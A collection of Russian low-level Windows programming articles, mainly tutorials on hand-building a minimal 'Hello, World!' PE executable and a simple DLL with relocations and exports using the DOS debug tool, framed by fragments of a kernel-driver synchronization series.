Выдаем результаты работы. Значение g_dwWorkElement должно быть равно NUM_THREADS * NUM_WORKS. Закомментарив макросы MUTEX_WAIT и MUTEX_RELEASE, вы ни за что не получите верного результата, т.к. потоки будут бесконтрольно изменять разделяемый ресурс.

Исходный код драйвера в архиве (находится в архиве `wasm_files.zip`: `files/0315/kmd13.zip`).

Приложение Windows «голыми руками»

Автор: Roustem

Дата: 2004-05-03

Как известно, для того, чтобы небрежно называть себя программистом в компании друзей-чайников, необходимо (и достаточно J) написать программу, выдающую тем или иным способом на экран надпись «Hello, World!». Теперь Windows позволяет сделать это очень просто. Наберите в старом добром Блокноте: MsgBox “Hello, World!” - и сохраните файл с расширением .vbs (например, ‘Hello.vbs’), затем запустите его двойным щелчком. Те, у кого установлен Word из MS Office XP, могут использовать более изощренный вариант:

```
Set w = CreateObject("Word.Application")
w.Visible = True
Set rng = w.Documents.Add.Range(0,0)
With rng
 .InsertBefore "Hello, World!"
 .ParagraphFormat.Alignment = 1
 With .Font
  .Name = "Arial"
  .Size = 48
  .Italic = True
  .Color = 200
 End With
End With
```

Но все это к самой операционной системе имеет лишь отдаленное отношение. Можно ли создать «настоящее» приложение Windows, не используя довольно громоздких сред разработки, на самом обычном компьютере? Оказывается, можно.

Впервые запустив вновь установленный Windows XP Pro и набрав в командной строке debug, я был весьма удивлен, увидев дефис в консольном окне - знакомое приглашение старого отладчика DOS. Эта любопытная вещица является именно тем инструментом, который нам нужен. Кроме него, нам потребуется немного знаний о формате исполняемых файлов PE и процессе их загрузки в память.

Исполняемые файлы Win32 EXE используют формат файла PE. Как и старый формат EXE для DOS, PE-файл состоит из заголовка и собственно образа исполняемой программы. Образ программы составлен из одного или нескольких объектов или секций, которые иногда называют по старинке сегментами. Однако они не имеют ничего общего со старой сегментной моделью, также, впрочем, как и с объектами в том значении, как они используются в языках программирования. Поэтому для обозначения разделов образа программы PE-файла лучше использовать термин «секции».

Разделение на секции нацелено главным образом на оптимизацию управления памятью Windows. По этой причине размеры загруженных в оперативную память секций должны быть кратны размеру страницы памяти (обычно 4 Кб) и выровнены по ее границе. Записанные в файл секции должны быть выровнены по границе «файловых страниц», размер которых кратен размеру сектора (512 байт) - это также сделано для оптимизации загрузки.

Образ программы загружается в память, начиная с некоторого указанного в заголовке файла базового адреса загрузки, который должен быть выровнен по 64 Кб границе. Для EXE-файлов он обычно равен 400000h.

Чтобы наши выкладки не выглядели чересчур абстрактными, приступим сразу к конструированию нашего PE-файла. Примем минимально возможные размеры выравнивания секций - 4000 (1000h) байт - и файла - 512 (200h) байт. Образ нашей программы будет состоять всего из одной секции, в которой будут размещены и данные, и код, и вспомогательные таблицы для импорта. Таким образом, размер файла уместится в 1 Кб, а размер образа в памяти - 8 Кб (2 страницы). Первую

страницу по адресу загрузки 400000h займет заголовок PE-файла, а со смещения 1000h будет располагаться первая (и единственная) секция нашего файла.

Итак, создадим «болванку». В командной строке набираем «debug». Очистим 1000 (400h - в отладчике debug используется шестнадцатеричная запись чисел) первых байт памяти, заполнив их нулями:

```
f 0 400 0
```

В этой области мы будем «собирать» наше приложение. Но для удобства набора используем еще одну область по смещению 1000h, чтобы не запутаться с адресами при наборе:

```
f 1000 1200 0
```

Как и для сценария VBS, работа нашего приложения будет заключаться в отображении окна сообщения «Hello, World!», для чего необходимо использовать функцию Win32 API MessageBoxA (из системного модуля USER32.dll). После этого приложение завершает работу (вызвав еще одну функцию API ExitProcess из модуля KERNEL32.dll). Таким образом, необходимо сначала импортировать указанные две функции в наше приложение.

Процесс импорта заключается, во-первых, в отображении (посредством страничной переадресации) нужных нам DLL в адресное пространство нашего процесса, и, во-вторых, в сохранении адресов нужных нам функций из этих DLL в специально отведенных для этого местах - таблицах импортируемых адресов (Import Address Table - IAT). Все это автоматически проделывается системой при загрузке файла на исполнение, но для этого необходимо предусмотреть в образе программы ряд вспомогательных таблиц для импорта.

Таблицы импортируемых адресов (IAT) должны располагаться в самом начале секции. Они представляют собой последовательности 4-байтовых (DWORD) полей, в которые загрузчик Windows заносит при связывании с DLL адреса соответствующих импортируемых функций. Порядок расположения функций должен соответствовать порядку функций в таблице поиска (об этом далее). Каждая таблица содержит данные о функциях из одного модуля (DLL); признаком конца таблицы является поле, заполненное нулями. При необходимости несколько таблиц следуют одна за другой. До связывания с DLL таблица импортируемых адресов должна быть полностью идентична соответствующей таблице поиска, в противном случае загрузчик сообщит об ошибке.

В нашем случае необходимы две IAT: одна для USER32.dll, другая - для KERNEL32.dll. Из обоих модулей импортируется по одной функции, поэтому размер обоих таблиц будет по 8 байт (4 на адрес, 4 - на завершающие 0). Первая IAT будет располагаться по смещению 1000h относительно базового адреса загрузки, вторая - 1008h. Эти значения мы введем позже.

А пока займемся данными. Функция MessageBoxA принимает в числе прочих параметров адреса двух строк (одна - собственно выводимое сообщение, вторая - заголовок). Выровняем адреса по границе параграфа (это не обязательно и сделано лишь для удобства, чтобы не запутаться с адресами). По смещению 1010h поместим ASCII-строку ‘VBScript’ (чтобы заголовок сообщения был аналогичен заголовку сообщения сценария VBS):

```
a 1010
db "WBScript"
<Enter>
```

По смещению 1020h поместим строку ‘Hello, World!’ и оставим побольше места (на случай, если потом захотим изменить сообщение):

```
a 1020
db "Hello, World!"
<Enter>
```

По смещениям 1040 и 1050 поместим имена импортируемых модулей USER32.dll и KERNEL32.dll соответственно, на которые будет ссылаться таблица импорта:

```
a 1040
db "USER32.dll"
<Enter>
a 1050
db "KERNEL32.dll"
<Enter>
```

Необходимо предусмотреть также имена импортируемых функций, но для них используются строки особого формата: первые два байта строки являются «подсказкой» загрузчику, и лишь после них идет собственно имя. Подсказка представляет собой индекс массива указателей экспортируемых имен DLL, по которому предположительно можно обнаружить искомое имя функции. Если в указанном месте нужное имя отсутствует (например, вследствие изменения версии DLL), загрузчик выполняет поиск данного имени по всему списку экспортируемых имен, на что, естественно, требуется больше времени. В нашем случае придется обойтись без подсказок: на их месте оставим нули. По смещению 1060h поместим имя функции ‘MessageBoxA’, по смещению 1070h - ‘ExitProcess’ (необходимо помнить, что, в отличие от имен DLL, в именах функций учитывается регистр символов):

```
a 1060
db 0,0,"MessageBoxA"
<Enter>
a 1070
db 0,0,"ExitProcess"
<Enter>
```

Поскольку текстовые данные закончились, самое время проверить правильность введенных данных. Для дампа памяти используется команда отладчика d:

```
d 1000
```

Если данные были введены правильно, в правой части экрана должны отобразиться в текстовом виде введенные нами имена. При ошибке нужно повторно ввести данные по тому же адресу.

Далее (по смещению 1080h) разместим таблицы поиска. Аналогично IAT, таблица поиска состоит из последовательного ряда 32-разрядных (DWORD) значений, завершающихся нулевым полем, для импортируемых из одного модуля функций. Поля таблицы указывают на способ поиска функций в списках экспорта DLL: по порядковым номерам или по именам. В последнем случае поле содержит смещение на строку «подсказка-имя» для искомой функции. В нашем случае соответствующие смещения равны 1060h для ‘MessageBoxA’ и 1070h для ‘ExitProcess’ (к сожалению, debug не признает 32-разрядных чисел, поэтому придется вводить их как пары 16-разрядных; при этом надо учесть, что в PC для чисел применяется обратный порядок следования байтов):

```
a 1080
dw 1060,0,0,0,1070,0,0,0
<Enter>
```

Поскольку IAT при загрузке должна быть идентична таблице поиска, теперь мы можем вернуться и заполнить оставленные ранее пустыми поля:

```
a 1000
dw 1060,0,0,0,1070,0,0,0
<Enter>
```

Мы добрались до самой главной таблицы - таблицы импорта (не путать с таблицей импортируемых адресов). Таблица импорта связывает воедино все подготовленные ранее данные. Каждая строка таблицы импорта состоит из пяти 4-байтовых (DWORD) полей и относится к одному импортируемому модулю (DLL). Первое поле содержит смещение (относительно базового адреса загрузки) таблицы поиска для данной DLL; второе и третье не используются и содержат нули; четвертое - смещение на строку с именем DLL; пятое - смещение на соответствующую IAT. Число входов в таблицу импорта равно числу импортируемых модулей плюс одна строка, в которой все

поля заполнены нулями для обозначения конца таблицы. В нашем случае таблица импорта будет состоять из 3 входов (для USER32.dll, KERNEL32.dll и один пустой). Таблица располагается по смещению 1090h и имеет размер 3x5x4=60 (3Ch) байт:

```
a 1090
dw 1080,0
(смещение первой таблицы поиска)
dw 0,0,0,0
(два пустых поля)
dw 1040,0
(смещение на строку с именем USER32.dll)
dw 1000,0
(смещение первой IAT)
```

Аналогично заполняем вторую строку:

```
dw 1088,0,0,0,0,0,1050,0,1008,0
<Enter>
```

Последующие 20 байтов оставляем пустыми.

Осталось ввести только сам код. Функция MessageBoxA принимает 4 DWORD-параметра: дескриптор окна приложения (в нашем случае окно отсутствует, т.е. 0), указатель на строку сообщения, указатель на строку заголовка, тип окна сообщения (числовая константа; здесь - 0). Параметры функциям Win32 API передаются через стек в обратной последовательности, т.е. первым помещается в стек последний параметр. Поэтому на ассемблере код мог бы выглядеть примерно так:

```
push 0
push offset title  ; здесь - 401010h
push offset message ; здесь - 401020h
push 0
call IAT[1]   ; адрес функции MessageBoxA
```

Нужно учесть, что в стек помещаются не смещения, а линейные адреса, поэтому к смещениям строк 1020h и 1010h необходимо добавить базовый адрес загрузки (400000h), получив соответственно 401020h и 401010h; а для импортируемого адреса MessageBoxA - 401000h. Поскольку debug не работает с 32-разрядными смещениями, придется кодировать все самостоятельно (не забыв про обратный порядок байтов в числах):

```
a 10d0
db 6a,0
db 68,10,10,40,0
db 68,20,10,40,0
db 6a,0
db ff,15,0,10,40,0
ExitProcess (адрес которого хранится во второй IAT по линейному адресу 401008h)
             принимает лишь один аргумент - код завершения (в нашем случае - 0):
db 6a,0
db ff,15,8,10,40,0
<Enter>
```

Вот и вся программа. У нас получился как бы «образ в памяти» (по смещению 1000h), теперь надо перенести его на свое место в файле (по смещению 200h):

```
m 1000 1200 200
```

Осталась самая малость - заполнить заголовок. Заголовок PE-файла можно разделить на «старый» и «новый». «Старый» заголовок, в свою очередь, состоит из несколько модернизированного заголовка EXE-DOS и необязательной программы-заглушки DOS, которая обычно выводит текст «This program cannot be run in DOS mode», когда PE-файл по ошибке пытаются запустить в DOS. Но вместо нее в принципе может быть любая другая DOS-программа. Модернизация DOS-заголовка заключается, во-первых, в резервировании по смещению 20h с начала файла места для идентификатора и имени производителя программы, которое практически всегда остается пустым.

Во-вторых, и это уже существенно, по смещению 3Ch находится 32-разрядный указатель на PE-заголовок.

Единственное, что нам нужно оставить в заголовке DOS - это сигнатура EXE-файла (ASCII-символы ‘MZ’):

```
a 0
db 4d,5a
<Enter>
```

Программу-заглушку мы вообще опустим; таким образом, PE-заголовок будет следовать непосредственно за 4-байтным указателем по смещению 3Ch, т.е. по смещению 40h. Это значение и запишем в качестве указателя:

```
a 3c
db 40
<Enter>
```

«Новый» заголовок представлен собственно PE-заголовком и так называемой таблицей объектов. PE-заголовок, в свою очередь, делится на стандартный и NT-заголовок. В конце последнего дополнительно выделяют каталог смещений/размеров. Каждый вход каталога представлен парой DWORD-значений, первое из которых содержит смещение соответствующей служебной таблицы относительно базового адреса загрузки, второе - размер таблицы. Если какая-либо из таблиц не используется, соответствующие поля содержат нули. В следующей таблице приведены только те поля PE-заголовка, без которых запуск программы невозможен:

Смещение	**Размер (байт)**	**Описание**
		Стандартный
00h	4	Сигнатура: ASCII-символы ‘PE’ и два нулевых байта
04h	2	Тип процессора (обычно 14Ch для i386)
06h	2	Число секций в образе программы
14h	2	Размер NT-заголовка вместе с каталогом смещений; обычно E0h
16h	2	Флаги программы; для Win32-приложений обычно 10Fh
		NT-заголовок
18h	2	«Магическое» значение 10Bh
28h	4	Точка входа в программу (смещение)
34h	4	Базовый адрес загрузки (для EXE обычно 400000h)
38h	4	Выравнивание секций в ОЗУ (размер системной страницы памяти, 4Кб=1000h)
3Ch	4	Файловая страница: выравнивание секций в файле (кратно 512 (200h) байт)
40h	2	Старший номер версии Windows; обычно 4
48h	2	Старший номер версии подсистемы Windows; обычно 4
50h	4	Размер загруженного образа вместе со всеми заголовками; кратен размеру выравнивания секций

Смещение	Размер (байт)	Описание
54h	4	Общий размер всех заголовков (старых и новых)
5Ch	2	Тип приложения (2 - графическое, 3 - консольное)
74h	4	Число входов в каталоге смещений/размеров (обычно - 10h)
		Каталог смещений/размеров
80h	4	Смещение таблицы импорта
84h	4	Размер таблицы импорта

Примечание. Для запуска нашего приложения достаточно заполнить указанные в таблице поля (проверено для трех версий Windows: 98 SE, 2000 Server и XP Pro). Однако для более сложных программ может потребоваться также заполнить 4-байтные (DWORD) поля по смещениям 60h (резервируемый размер стека), 64h (выделенный размер стека), 68h (резервируемый размер кучи), 6Ch (выделенный размер кучи).

Таблица объектов следует непосредственно за PE-заголовком и описывает секции (объекты) образа программы. Она фактически является картой отображения записанных на диске секций в память. Число входов в таблицу объектов равно числу секций в образе программы и указывается в PE-заголовке в поле со смещением 6. Каждый вход таблицы имеет следующий формат:

Смещение	Размер, байт	Описание
0	8	Произвольное имя секции (используется при компоновке). Заполняется нулями до 8 байт.
8	4	Количество памяти, отводимое для загрузки секции
0Ch	4	Размещение секции в памяти, смещение относительно базового адреса загрузки
10h	4	Размер секции в файле, выровненный по границе файловой страницы
14h	4	Смещение секции в файле, выровненное по границе файловой страницы
18h	0Ch	Зарезервировано; используется в объектных файлах
24h	4	Флаги секции. Наиболее употребляемые: 20h - секция кода; 40h - инициализированные данные; 80h - неинициализированные данные; 20000000h - разрешено исполнение; 40000000h - разрешено чтение; 80000000h - разрешена запись

Завершим создание заголовка. По смещению 40h находится сигнатура PE:

```
a 40
db 50,45,0,0
```

Процессор i386, число секций - 1:

```
dw 14c,1
<Enter>
```

Размер NT-заголовка E0h, флаги программы, «магическое» значение:

```
a 54
dw e0,10f,10b
<Enter>
```

Точка входа в программу:

```
a 68
dw 10d0
<Enter>
```

Базовый адрес загрузки 40 0000h (в обратном порядке), выравнивание в памяти - 1000h, в файле - 200h:

```
a 74
dw 0,40,1000,0,200,0

Версия ОС - 4.0, версия подсистемы - 4.0; промежутки заполняются нулями:

dw 4,0,0,0,4
<Enter>
```

Размер образа с заголовками в памяти - 2000h, размер заголовка в файле - 200h, подсистема 2:

```
a 90
dw 2000,0,200,0,0,0,2
<Enter>
```

10h входов в каталоге смещений:

```
a b4
dw 10
<Enter>
```

В каталоге смещений используем лишь один вход: смещение таблицы импорта - 1090h, размер - 3Ch. Остальные входы оставляем пустыми:

```
a c0
dw 1090,0,3c
<Enter>
```

По смещению 140h начинается таблица объектов; в нашем случае она имеет лишь один вход. Никакого имени секции давать не будем. Секция занимает в памяти 1000h байт, начиная со смещения 1000h; в файле занимает 200h байт и находится по смещению 200h:

```
a 140
dw 1000,0,1000,0,200,0,200,0
<Enter>
```

И, наконец, флаги: секция является кодовой, имеет разрешения на исполнение, чтение и запись. Сумма всех флагов (в данном случае это эквивалентно побитовому OR) составит E0000020h (порядок слов обратный):

```
a 15c
dw 20,e000
```

Отладчик debug позволяет сохранять файлы лишь в com-формате, при этом первые 100h байт на диск не записываются. Поэтому необходимо сначала «сдвинуть» весь (400h) образ в памяти на 100h байт:

```
m 0 400 100
```

Озаглавим наш файл; отладчик debug не позволяет записывать файлы в формате exe, поэтому сохраним сначала файл с расширением .bin, потом его переименуем в exe.

```
n hello.bin
```

Количество записываемых байтов заносится в регистр CX, после чего осуществляется собственно запись командой w:

```
r cx
400
w
```

Для выхода из отладчика используется команда q. Но перед этим нужно еще раз тщательно проверить правильность всех введенных данных. При ошибочном расположении чисел в таблицах попытка запуска может вызвать сообщение: «<Имя программы> не является приложением Win32», а то и вообще вызвать сбой системы.

Ну что же, примите мои поздравления: вы создали полноценное приложение Win32 даже не на ассемблере, а в машинных кодах!

Dll в машинных кодах

Автор: Roustem

Дата: 2004-05-18

В статье «Приложение Windows голыми руками» было показано, как с помощью debug «вручную» собрать простейшее Win32 exe-приложение с MessageBox'ом. На этот раз предлагается аналогичным образом создать простейшую dll; это тематическое продолжение прошлой статьи и в то же время необходимый фундамент для статей будущих - поскольку я собираюсь рассказывать в них о создании в машинных кодах компонентов COM, а для них обойтись без dll ну никак нельзя.

Я полагаю, что читатель внимательнейшим образом изучил прошлый материал и умеет теперь с лёту создавать PE-заголовки, таблицы импорта и секции кода и данных J. Предполагается также, что благодаря творчеству Свина и последовавшему за этим повальному поветрию увлечения мануалами от Интела никому не составит особого труда разобраться в hex'ах или хотя бы даже и в бинарных кодах. Поэтому все внимание сосредоточим на более полезных вещах - на том, что же отличает dll от обычных exe-файлов. А отличий главных два: появляются экспортируемые функции и, следовательно, таблица экспорта, а также, как ни прискорбно, придется нам разбираться с настройками (relocations), поскольку загрузка нашей dll по нашему любимому базовому адресу 10000000h вовсе не гарантируется L.

На этот раз для разнообразия сделаем в нашем PE-файле 4 секции - для кода, данных, импорта с экспортом и настроек. Проявим также, в отличие от прошлого раза, почтение и дадим им имена: .code, .data, .rdata и .reloc соответственно. Они расположатся в памяти по смещениям 1000h, 2000h, 3000h, 4000h, а в файле 200h, 400h, 600h и 800h соответственно. Само содержание будет тем же, т.е. экспортируем лишь одну функцию, вся работа которой будет заключаться в отображении MessageBox'а. В данных всего две строки; создаем файл data.txt:

```
n data.bin
r cx
200
f 0 l 200 0
e 0 "Dll"
e 10 "Экспортированная функция"
m 0 l 200 100
w
q
```

Надеюсь, понятно, что в файле записаны команды для debug. На этот раз мы решили несколько автоматизировать процесс J.

Итак, строка с заголовком располагается у нас в начале секции данных по смещению 2000h, а «любимый» адрес в памяти будет соответственно 10002000h. Для строки с сообщением цифры будут 2010h и 10002010h соответственно.

А теперь - код! Придется снова импортировать MessageBoxA из User32.dll; на этот раз IAT расположится в собственной секции - .rdata - как обычно, в самом начале, т.е. по смещению 3000h; а «любимый» адрес будет 10003000h. Других импортов нет. Заполняем файл **code.txt**:

```
n code.bin
r cx
200
f 0 l 200 0
a 0
; параметры MessageBox'а
db 6a 0
db 68  0 20 0 10
db 68 10 20 0 10
db 6a 0
; вызов MessageBox
```

```
db ff 15 0 30 0 10
; возврат
db c3

m 0 l 200 100
w
q
```


Пустую строку нельзя убирать! А то debug будет ругаться, а вы получите фуфло вместо классного бинарного блока J.

Однако, как мы - не прошло и пяти минут, а уже полфайла составили! На носу новый материал, однако. Посмотрим на код и выделим «топкие» места:

```
1000: 6a 00 68 00 | 20 00 10 68 | 10 20 00 10 | 6a 00 ff 15
1010: 00 30 00 10 | c3
```

Я выделил жирным «любимые» адреса, попавшие в состав инструкций. Подлая система может закинуть нашу dll куда-нибудь совсем в другое место - вот тогда-то наши адреса и накроются, а код начнет запихивать в стек всякий хлам и вдобавок отправит все это вместо нашей импортированной функции по невесть какому адресу. Именно эти три 32-разрядных значения и должны быть настроены; а для этого их надо указать в таблице настроек.

Каждая настройка представлена всего лишь двумя байтами - 16-разрядным значением, причем 4 старших бита обозначают тип настройки. Для Win32 это практически всегда значение 3, означающее, что надо «поправить» 32-разрядный адрес по указанному смещению. А смещение указывают оставшиеся 12 битов. Но, как вы понимаете, этого хватает лишь на смещения в пределах одной страницы - 4 Кб. Так оно и есть - настройки группируются в блоки; для каждой настраиваемой страницы имеется свой блок, а в начале блока первые 4 байта содержат смещение данной страницы относительно базового адреса загрузки, а следующие 4 байта - размер блока (вместе с первыми 8 байтами). Остальное содержимое блока - набор настроек для данной страницы (см. рис.)



При загрузке dll система вычисляет так называемую дельту - разницу между базовым адресом загрузки, указанным в PE-заголовке, и адресом, по которому фактически загружена dll. Естественно, если dll загружена по своей «любимой» базе, дельта равна 0 и никаких настроек не требуется. Если же это не так, дельта добавляется к каждому 32-разрядному значению, для которого имеется настройка. Всего-то и делов.

В нашем случае должно быть 3 настройки; их смещения относительно начала страницы - 3, 8 и 10h. С учетом типа (3) получаем числа 3003h, 3008h и 3010h. Блок должен быть выровнен по 32-разрядной границе, поэтому в конец добавим наполнитель из «пустой» настройки (для нее есть

даже свой тип - естественно, 0). В итоге получаем: RVA страницы - это смещение настраиваемой, т.е. кодовой страницы - 1000h; размер блока - 8 байт + 3 настройки по 2 байта + 1 «пустая» настройка (2 байта) - всего 10h.

Секция настроек готова! Набираем файл reloc.txt:

```
n reloc.bin
r cx
200
f 0 l 200 0
a 0
; RVA страницы
dw 1000 0
; размер блока
dw 10 0
; настройки
dw 3003
dw 3008
dw 3010

m 0 l 200 100
w
q
```

Остается экспорт - поскольку статью читают специалисты по импорту, о нем больше ни слова. Главная таблица, объединяющая все остальные - таблица экспорта - имеет следующий вид:

```
DWORD   Characteristics;
DWORD   TimeDateStamp;
WORD    MajorVersion;
WORD    MinorVersion;
DWORD   Name;
DWORD   Base;
DWORD   NumberOfFunctions;
DWORD   NumberOfNames;
DWORD   AddressOfFunctions;     // RVA from base of image
DWORD   AddressOfNames;         // RVA from base of image
DWORD   AddressOfNameOrdinals;  // RVA from base of image
```

Взаимоотношения различных таблиц показаны на следующем рисунке:

Как видно по рисунку, данные для экспорта представляют собой преимущественно различного рода смещения и индексы. При экспорте по ординалам используются всего две таблицы: основная таблица экспорта и таблица экспортируемых адресов. Последняя представляет собой просто массив 32-разрядных смещений реализаций соответствующих функций относительно базового адреса загрузки. Т.е. у каждой экспортированной функции имеется свой индекс в этом массиве; добавив к этому индексу т.н. базу, получаем ординал этой функции.

Если функции экспортируются по именам, добавляются еще три таблицы: ординалов, указателей имен и самих имен. С таблицей имен все понятно: она содержит экспортируемые имена. Причем их может быть меньше, чем экспортируемых адресов. «Стыковку» же имен с адресами соответствующих функций осуществляют таблицы ординалов и указателей имен; фактически, это два тесно сопряженных друг с другом массива. Сопряжение осуществляется за счет того, что на одном и том же месте (с одинаковым индексом) в обоих массивах находятся данные для одной функции: в первом массиве - индекс для таблицы экспортируемых адресов, во втором - адрес строки с именем соответствующей функции. Причем функции в этих двух массивах расположены так, что их имена упорядочены по алфавиту (в порядке возрастания их индексов в этих массивах). Заметьте: упорядоченными должны быть не сами имена (их можно даже разбросать по всей секции); упорядоченными должны быть указатели на них в другой таблице. Следует также помнить, что индексы в таблице ординалов 16-разрядные, а указатели имен - 32-разрядные.

Пора взяться за последнюю секцию - ‘.rdata’. Сначала прикинем «макет» (см. рис.)

Теперь файл rdata.txt:

```
n rdata.bin
r cx
200
f 0 l 200 0
a 0
; Импорт
; IAT
dw 3020 0 0 0
; Таблица поиска
dw 3020 0 0 0
; Имя импортируемого модуля
db "User32.dll" 0

a 20
; Импортируемая функция с hint’ом
db 0 0 "MessageBoxA" 0

a 30
; Таблица импорта:
; смещение таблицы поиска
dw 3008 0
; 2 пустых поля
dw 0 0 0 0
; смещение имени dll
dw 3010 0
; смещение IAT
dw 3000 0

a 60
; Экспорт
; Таблица экспорта:
; 3 пустых поля
dw 0 0 0 0 0 0
; смещение имени dll
dw 3094 0
; база ординалов
dw 1 0
; число адресов
dw 1 0
; число имен
dw 1 0
; смещение адреса
dw 3088 0
; смещение указателя имени
dw 3090 0
; смещение ординала
dw 308C 0
; (Таблица) адресов
dw 1000 0
; (Таблица) ординалов
dw 0 0
; (Таблица) указателей имен
dw 30a0 0
; Имя dll
db "Dll.dll" 0

a a0
; Экспортируемая функция
db "Function1" 0

m 0 l 200 100
w
q
```

Помните, пустые строки нельзя трогать! Теперь надо лишь слегка подправить PE-заголовок - файл header.txt:

```
n Header.bin
r cx
200
```

```
f 0 l 200 0
e 0 'MZ'
e 3C 40
e 40 'PE'
e 44 4C 01
a 46
; Число секций
db 04

a 54
; Размер дополнительного заголовка
db e0 00
; Тип файла: установить флаг dll и флаг, разрешающий
; загружать образ по базовому адресу, отличному от
; указанного в PE-заголовке
db 0E 21
; "Магическое" значение
db 0B 01

a 74
; Базовый адрес загрузки
db 00 00 00 10
; Выравнивание секций
db 00 10 00 00
; Выравнивание в файле
db 00 02 00 00
; Старшая версия Windows
db 04

a 88
; Старшая версия подсистемы
db 04

a 90
; Размер загруженного файла в памяти
db 00 50 00 00
; Размер всех заголовков в файле
db 00 02

a 9C
; Подсистема
db 02 00

a A0
; Зарезервированный размер стека
db 00 00 10 00
; Выделенный размер стека
db 00 10 00 00
; Зарезервированный размер кучи
db 00 00 10 00
; Выделенный размер кучи
db 00 10 00 00

a B4
; Число элементов каталога смещений
db 10 00 00 00
;
; Каталога смещений:
; смещение таблицы экспорта
dw 3060 0
; размер данных экспорта
dw 4a 0
; смещение таблицы импорта
dw 3030 0
; размер таблицы импорта
dw 28 0
; пропускаем 24 байта (3 элемента)
dw 0 0 0 0 0 0 0 0 0 0 0 0
; смещение таблицы настроек
dw 4000 0
; размер таблицы настроек
```

```
dw 10

a 138
; Начало таблицы секций
;
; имя первой секции
db '.code' 0 0 0
; размер секции в памяти
dw 200 0
; смещение секции относительно адреса загрузки
dw 1000 0
; размер данных секции в файле
dw 200 0
; смещение начала данных секции в файле
dw 200 0
; Пропускаем 12 байтов
dw 0 0 0 0 0 0
; атрибуты первой секции
db 20 00 00 60
; вторая секция
db '.data' 0 0 0
dw 200 0
dw 2000 0
dw 200 0
dw 400 0
dw 0 0 0 0 0 0
db 40 0 0 c0
; третья секция
db '.rdata' 0 0
dw 200 0
dw 3000 0
dw 200 0
dw 600 0
dw 0 0 0 0 0 0
db 40 0 0 40
; четвертая секция
db '.reloc' 0 0
dw 200 0
dw 4000 0
dw 200 0
dw 800 0
dw 0 0 0 0 0 0
db 40 0 0 42

m 0 l 200 100
w
q
```

Всё! Собираем все вместе в файле make.bat:

```
@echo off
debug < header.txt > report.lst
debug < code.txt >> report.lst
debug < data.txt >> report.lst
debug < rdata.txt >> report.lst
debug < reloc.txt >> report.lst
copy /b header.bin+code.bin+data.bin+rdata.bin+reloc.bin dll.dll
```

Запускаем этот файл и - ура! - получаем нашу dll. Всенепременно надо заглянуть в заботливо созданный для вас файл отчета - report.lst, чтобы придирчиво поискать там ошибки, о которых сообщает debug. Ведь вы, конечно, прекрасно знаете: метод cut&paste не спасает от самых дебильных ошибок!

Да, это, конечно, хорошо; но ведь понадобится еще и тестовое exe-приложение, чтобы проверить работу нашей dll? Я нисколько не сомневаюсь, что ваш уровень теперь позволит с легкостью самостоятельно создать в debug эту тестовую программку J.

Ладно, ладно... Вижу вытянувшиеся физиономии некоторых. Вы славно потрудились сегодня (даже если просто прочли это до конца), и в качестве бонуса я решил предоставить «ленивое» тестовое

приложение на MASM’е 32-ом. Вот оно:

```
.386
.model flat,stdcall
option casemap:none

include \masm32\include\windows.inc
include \masm32\include\kernel32.inc
include \masm32\include\user32.inc
includelib \masm32\lib\kernel32.lib
includelib \masm32\lib\user32.lib

.data

hM1 dword 0
hM2 dword 0
app db "Test dll",0
dll db "dll.dll",0
dll2 db "dll2.dll",0
fname db "Function1",0
err1 db "LoadLibrary (dll1) failed",0
err1_1 db "LoadLibrary (dll2) failed",0
err2 db "GetProcAddress (first) failed",0
err2_1 db "GetProcAddress (second) failed",0

.code
start:
invoke LoadLibrary,offset dll
.if eax==0
 invoke MessageBox,0,offset err1,offset app,MB_ICONERROR
 ret
.endif
mov hM1,eax
invoke LoadLibrary,offset dll2
.if eax==0
 invoke MessageBox,0,offset err1_1,offset app,MB_ICONERROR
 ret
.endif
mov hM2,eax
invoke GetProcAddress,hM1,offset fname
.if eax==0
 invoke MessageBox,0,offset err2,offset app,MB_ICONERROR
 ret
.endif
call eax
invoke GetProcAddress,hM2,offset fname
.if eax==0
 invoke MessageBox,0,offset err2_1,offset app,MB_ICONERROR
 ret
.endif
call eax
invoke FreeLibrary,hM1
invoke FreeLibrary,hM2
ret
end start
```

Надо скопировать созданную нами dll.dll под новым именем dll2.dll в этот же каталог. Вся соль в том, что нам нужно проверить, что наши настройки были правильные, и система может с ними работать. А для этого требуются как минимум две dll, претендующие на одно и то же место в адресном пространстве. Самый ленивый способ, конечно, который только можно придумать - это просто использовать второй переименованный экземпляр. Но на радостях вы можете поэкспериментировать с текстами, хотя бы поменять выводимые MessageBox’ом сообщения и создать другую dll с другими именами модуля и экспортируемой функции.

До новых встреч!

Драйверы режима ядра: Часть 14: Базовая техника. Синхронизация: Использование объекта

Автор: Four-F

Дата: 2004-08-03

Предположим, что у нас есть драйвер, собирающий какую-то статистическую информацию и программа управления, получающая и обрабатывающая эту информацию. Как организовать их взаимодействие? В самом простейшем случае надо создать в программе управления таймер и с некой периодичностью (скажем, раз в секунду) забирать у драйвера статистику через DeviceIoControl. За примерами далеко ходить не надо: RegMon, FileMon и т.д. Но что если события, которые отслеживает драйвер (например, создание процесса) происходят относительно редко? Большую часть времени мы будем гонять DeviceIoControl впустую. Увеличение интервала срабатывания таймера (скажем, до 10 секунд), приведет к раздражающим задержкам в работе программы управления. Очевидно, что в данном сценарии инициатором передачи очередной порции информации должен быть драйвер, т.к. о том, что отслеживаемое событие (события) произошло, узнает именно он. Значит, он должен каким-то образом извещать свою программу управления о том, что имеются свежие данные.

